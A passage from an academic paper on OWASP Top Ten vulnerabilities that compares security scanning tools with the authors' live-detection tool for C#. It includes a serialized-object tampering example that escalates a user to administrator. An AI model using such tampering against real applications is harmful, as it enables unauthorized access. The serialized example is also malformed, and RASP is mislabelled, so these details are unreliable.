


Fig. 4 Automatically detect and fix XSS vulnerability

A few recommendations given by the authors of **OWASP Top Ten** could help to build a secure web application:

- use frameworks that automatically, by design, escape XSS
- in case plain HTML is needed, be sure all code is sanitized
- enable a Content Security Policy (CSP).

## 8. Insecure Deserialization

### ▪ Attack vectors:

- Exploitability: **Low**
- To exploit the deserialized information is somewhat difficult because this rarely works without modification of the code.

### ▪ Security Weakness

- Prevalence: **Medium**, Detectability: **Medium**
- Deserialization flaws can be discovered by some tools, but usually, the human factor is needed.

### ▪ Impacts:

- Business, Technical: **High**
- An attacker can run remotely malicious code or commands obtaining sensitive information about the system. Depending on the business needs the impact could be minor or major.

A hostile or tampered object could be sent by an attacker to an application to be deserialized. Regarding this, two types of attacks can be identified:

- **object and data structure related**: an attacker can run code remotely on the server; a real example can be seen below, in ***Scenario 1***.
- **typical data tampering attacks**: in this case, the content is changed, and the existing data structures are used; ***Scenario 2*** describes this vulnerability.

In previous attacks, some scenarios were presented to better exemplify real-world situations. For this vulnerability two cases are described below:

***Scenario 1***: In React, for example, functional programming one best practice is to build immutable code. Given an application that calls a Spring Boot microservice, the developers need to find a way to have the same state for a user. For this, the serialized user state, is attached to each request. Seeing the “R00” Java object signature, an attacker can use the Java Serial Killer gaining remote code execution on the application server.

***Scenario 2***: To store the user’s user ID, role, password hash, and other states, a PHP forum uses the object serialization:

```
b:4:{j:0; j:98; j:1; k:8:"John"; j:2; a:9:"usr"; j:5;
s:80:"b6a8b3bea5655705022f8f3c88bc960";}
```

In this serialized object the name and the role of a user are specified, and an attacker can modify the information to have admin privileges:

```
b:4:{j:0; j:98; j:1; k:8:"Paul"; j:2; a:9:"administrator"; j:5;
s:80:"b6a8b3bea5655705022f8f3c88bc960";}
```

Using an architecture which is not accepting serialized objects from untrusted sources or some serialization mediums that only permit primitive data type is the only safe way to prevent this type of attack. In real-world applications this is not always possible and to mitigate this vulnerability some rules need to be met:

- integrity checks should be implemented; digital signatures on any serialized object are an example.
- enforce strict type constraints during deserializations.
- deserialization code should run in environments with low privilege.
- implement a logging mechanism for exceptions and failures.
- restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize
- monitor deserialization; in case a user is deserializing frequently, some alerts need to be logged.

## ***9. Using Components with Known Vulnerability***

### ***▪ Attack Vectors:***

- Exploitability: **Medium**
- Existing exploit code could be used for attacks but is harder to create a personalized attack to find other vulnerabilities

### ***▪ Security Weakness:***

- Prevalence: **High**, Detectability: **Medium**

- Is very widespread because in many cases development teams are not aware which components or API are using and that leads to having old versions.
  - For detecting this vulnerability *retire.js* is a widely used tool, but to exploit it is required additional effort.
- **Impacts:**
- Business, Technical: **Medium**
  - Even if some known flaws could lead to minor impacts, the largest violations rely on exploiting well-known vulnerabilities.
  - Regarding the business impact, this should be seriously taken into consideration because in some cases could lead to the disclosure of sensitive or classified information.

The most common signs that an attacker can exploit the vulnerabilities from an application are the following ones:

- developers do not know the versions of all components or packages used.
- outdated OS, web/application server, runtime environments, and libraries.
- missing regularly scan for vulnerabilities or ignoring the security reports for packages and components.
- compatibility of the updated, upgraded or patched libraries is not tested by developers.
- usage of insecure components' configurations; (see **6. Security Misconfiguration**)

In general, all privileges for packages used and the application itself are the same. This flaw can lead to serious damage mostly when the components have high-risk vulnerabilities. One of the most affected domains is the ***Internet of Things*** (IoT)<sup>22</sup> because usually, security needs a lot of resources. In the last years, this area of IoT security evolved and lightweight cryptographic algorithms were built, to meet the low requirements

As a rule of thumb, all the packages, frameworks, OS, web/application server, database management system, and runtime environments must be updated to the latest version to avoid existing vulnerabilities.

### ***10. Insufficient Logging & Monitoring***

- ***Attack Vectors:***

- Exploitability: **Medium**
- The bedrock of almost every attack is exploiting missing logging and monitoring because in this way an attacker cannot be detected

- ***Security Weakness:***

- Prevalence: **High**, Detectability: **Low**
- Penetration testing should be done to detect if is enough logging and monitoring

- ***Impacts:***

- Business, Technical: **Medium**
- Most of the attacks are starting with vulnerability probing and some of them can have a long amount of time until they are detected; according to a **Cyber Security Statistics** article released in February

---

<sup>22</sup> IoT - <https://www.oracle.com/internet-of-things/what-is-iot/> (2021)



2021: "... it takes organizations an average of **191 days to identify data breaches**"<sup>23</sup>, plenty of time for an attacker to do major damage or to steal classified data.

A few signs that an application is vulnerable to this type of attack are the following ones:

- auditable events, such as login, failed login and high-value transactions are not logged.
- logging for errors or warnings is not present, unclear, or inadequate.
- logs are not monitored for suspicious activity.
- logs are stored only locally.
- automatic alerts are not set for cases when some unexpected behavior is detected; for example, create an alert for the case when a user tries to log in multiple times with the wrong username or password.
- when penetration testing is made, no alerts are triggered.
- real-time alerts for possible attacks are missing.
- logs are made public.

Insufficient logging and monitoring can appear in multiple forms and to identify better this attack a few scenarios are presented below:

**Scenario 1:** A small team that is developing an open-source project forum software was hacked using a flaw in its software. Internal source code repository containing the next version, and all the forum contents were deleted. Even if the source code can be recovered, the lack of monitoring, logging, and alerting led to a far worse breach. Because of this issue the forum is no longer active.

**Scenario 2:** An unwanted software as an attachment was found by an internal malware analysis tool, from a major UK retailer. A lot of warnings

---

<sup>23</sup> 2021 Cyber Security Statistics The Ultimate List Of Stats, Data & Trends - <https://purplesec.us/resources/cyber-security-statistics/> (2021)

were raised, but no one responded to this detection. Later this breach was discovered because some fraudulent card transactions were done by an external bank.

Preventing this type of attack is not always easy, because sometimes are too many or too few logs. Following the next recommendation could help to avoid a possible attack:

- all errors or failures should be logged with enough context to be later analyzed manually or by an automated tool to detect if is a breach in the system.
- ensure that logs are generated in a standard format that can be easily consumed by a centralized log management solution.
- establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletions, such as append-only database tables or similar.
- establish or adopt an incident response and recovery plan, such as NIST 800-61 (Cichonski, 2012) or later.
- create effective alerts to detect unwanted behavior depending on the business needs.

The **OWASP Top Ten** attacks presented above are some well-known vulnerabilities and constitute only guidance in implementing a secure application. They are not bullet-proof, and besides those, a lot more attacks exist and side by side with programming languages, cloud architectures, security standards, a lot of

new attacks are developed by untrusted entities. Depending on the business needs some of the presented vulnerabilities may or may not be applicable.

In the next chapter, will be described a comparison between the existing tools on the market and the automated solution for detecting some of the **OWASP Top Ten** vulnerabilities in C# code using the .NET Platform<sup>24</sup> [17].

## IV. Existing tools vs current implementation

Detection of the presented vulnerabilities could be made manual or using some automated tools, several types being available on the market<sup>25</sup>:

- **Static Application Security Testing (SAST)** – analyze the source code statically, finding the flaws on the fly;
- **Dynamic Application Security Testing (DAST)** – analyze the application from the user perspective using the black box testing;
- **Interactive Application Security Testing (IAST)** – a combination between some features found in SAST and DAST; a tool used in the development process to simulate both real attacks and source code flaws;
- **Static Application Security Testing (RASP)** – a security tool that works inside the application; it can control the application execution.

The focus in this article is on the SAST and DAST mechanisms, most of them are also mentioned in the official documentation of OWASP Foundation. More details will be presented in the next chapter. In real business applications the most commonly used tools are :

- **OWASP ZAP** – a DAST tool used to test the application from a user perspective without knowing the source code.
- **SonarQube** – a SAST tool that analyzes the source code of an application from multiple perspectives targeting both architecture and security.

---

<sup>24</sup> .NET Platform - <https://dotnet.microsoft.com/> (2021)

<sup>25</sup> SAST, DAST, IAST, RAST - <https://www.softwaresecured.com/what-do-sast-dast-iaast-and-rasp-mean-to-developers/> (2021)

- **Software Improvement Group (SIG)** – also a SAST tool that works almost in the same way as SonarQube, but having some extra functionality and a different way of working.

The first tool identifies the vulnerabilities in applications without giving specific solutions. SonarQube and SIG offer suggestions for fixing the vulnerabilities by creating a specific report on each part of the application. For developers, those tools are very helpful to easily find the flaws in their application, but none of the ones presented above are having a mechanism for live detection. In the current article will be presented a SAST tool that detects the vulnerabilities, notify live the developer, and also offer automatically code fixes which will reduce the time to resolve those flaws. The tool is a proof of concept and at the time of writing this article only detection is supported and fix of a few vulnerabilities from the **OWASP Top Ten**, more specific **SQL Injection**, **Broken Authentication**, and **Security misconfiguration**. Also, it is only available for the .NET platform<sup>26</sup> and can analyze only C# code. In the future, can be extended to other languages.

For a better understanding of the way of working of each tool mentioned before some real code examples will be shown below:

**Example 1:** an API used for storing, printing, and creating documents has the following vulnerability<sup>27</sup>. To identify the **Broken Access Control** flaw, the SonarQube tool was used. The code sample below describes a simple redirect to a page after a user is logged in.

The problem is how the redirection link is built. As can be seen, the *returnUrl* is not sanitized or parsed to identify, if is a trusted link. An attacker can intercept the call and replace the initial *returnUrl* with a malicious URL and the user can be redirected to another page. In this way, the adversary can steal session tokens or download malicious code into the client's machine.

The code is statically analyzed and the developer needs to manually modify the code without having immediate feedback. After the fix is done, the developer needs to trigger the SonarQube manually to see if the

---

<sup>26</sup> .NET Platform - <https://dotnet.microsoft.com/> (2021)

<sup>27</sup> Disclaimer: The name and the domain of the application cannot be mentioned due to confidential policy.

modifications are the right ones. This takes a lot of time in the development process and sometimes could lead to release delay. This tool, besides security analysis, could offer suggestions of how the code can be improved.<sup>28</sup>




Fig. 5 SonarQube Broken Access Control vulnerability

**Example 2:** an application for managing the funeral procedures and maintenance of cemeteries and graves. In this example was used SIG for detecting the *Insecure Deserialization* vulnerability (Fig 6).

<sup>28</sup> More details on the official page: <https://www.sonarqube.org/> (2021)

Like in the previous example this tool does static analysis and could offer in some case suggestions for modifying the code.<sup>29</sup> This vulnerability was described in the previous chapter and the impact is straightforward.




Fig 6. SIG report

In this case, the SIG tool recommendation is to have one report per week which can slow down the development speed and implicit could lead to release delay. Being an external company, in the beginning, some adjustments are needed to have an accurate report about the source code. Besides security analysis, this tool does also maintainability checks and offer suggestions to fix.<sup>30</sup>

**Example 3:** a proof-of-concept application is used to describe the tool built for live detection of some vulnerabilities. In this example, **SQL Injection**, **Broken Authentication**, **Cross-site scripting (XSS)**, and **Security Misconfiguration** vulnerabilities are presented (Fig 6).

<sup>29</sup> Disclaimer: Like in the previous example the application name, clients and the company who developed this application cannot be mentioned due to confidential policy.

<sup>30</sup> More details about it on the official page: <https://www.softwareimprovementgroup.com/> (2021)




Fig 7. Detected vulnerabilities

The automatic detections for each vulnerability were described in the previous chapter and for the sake of simplicity, they will not be mentioned again.

One of the main advantages of this tool is that the vulnerabilities are detected on the fly and the developer can fix them during the development time. Another big plus is having accurate code suggestions for fixing the security breach. For the moment, the tool is limited to a few vulnerabilities but can be extended to cover most of the **OWASP Top Ten**.

All the tools presented above are a very powerful automated mechanism to detect code vulnerabilities and can be used together to build a secure and maintainable application. As can be seen, the difference between them is the way of detecting, presenting, and offer code samples to fix vulnerabilities. The first two tools are offering only detection and possible solution for solving the problem. The last one gives developers live feedback about the written code and provides accurate code fix for the flaws.

## V. Conclusions and future work

**OWASP Top Ten** is a very useful guideline for creating a secure application by preventing disclosure of sensitive data or given unwanted access to untrusted entities. Every vulnerability target one specific area of an application and in this way is easier for the development team to identify and fix possible security breaches.

Automated tools for detecting the flaws were developed and can be used to make the work easier and to improve the development speed and implicit to meet the release deadline having a secure application.

The contribution added to the existing tools presented in the previous chapter was to build a tool for detecting live flaws and to offer code suggestions and samples to fix them. Is limited for the moment to the .NET Platform and it works as an extension for Visual Studio, but in the future can be extended also for other programming languages.

A future goal is to extend the tool, to detect and offer code fixes for most of the **OWASP Top Ten vulnerabilities**.



## References

- Cichonski, P. e. (2012). *NIST special publication 800-61 Rev 2: computer security incident handling guide*. Gaithersburg MD: National Institute of Standards and Technology.
- Grassi, P. A. (2017). *NIST special publication 800-63b: digital identity guidelines*. Gaithersburg: National Institute of Standards and Technology (NIST).
- Gudgin, M. e. (2003). *SOAP Version 1.2*. W3C recommendation 24.
- OWASP® Foundation. (2021, June 1). *OWASP Top Ten*. Retrieved from OWASP Top Ten: <https://www.owasptopten.org/>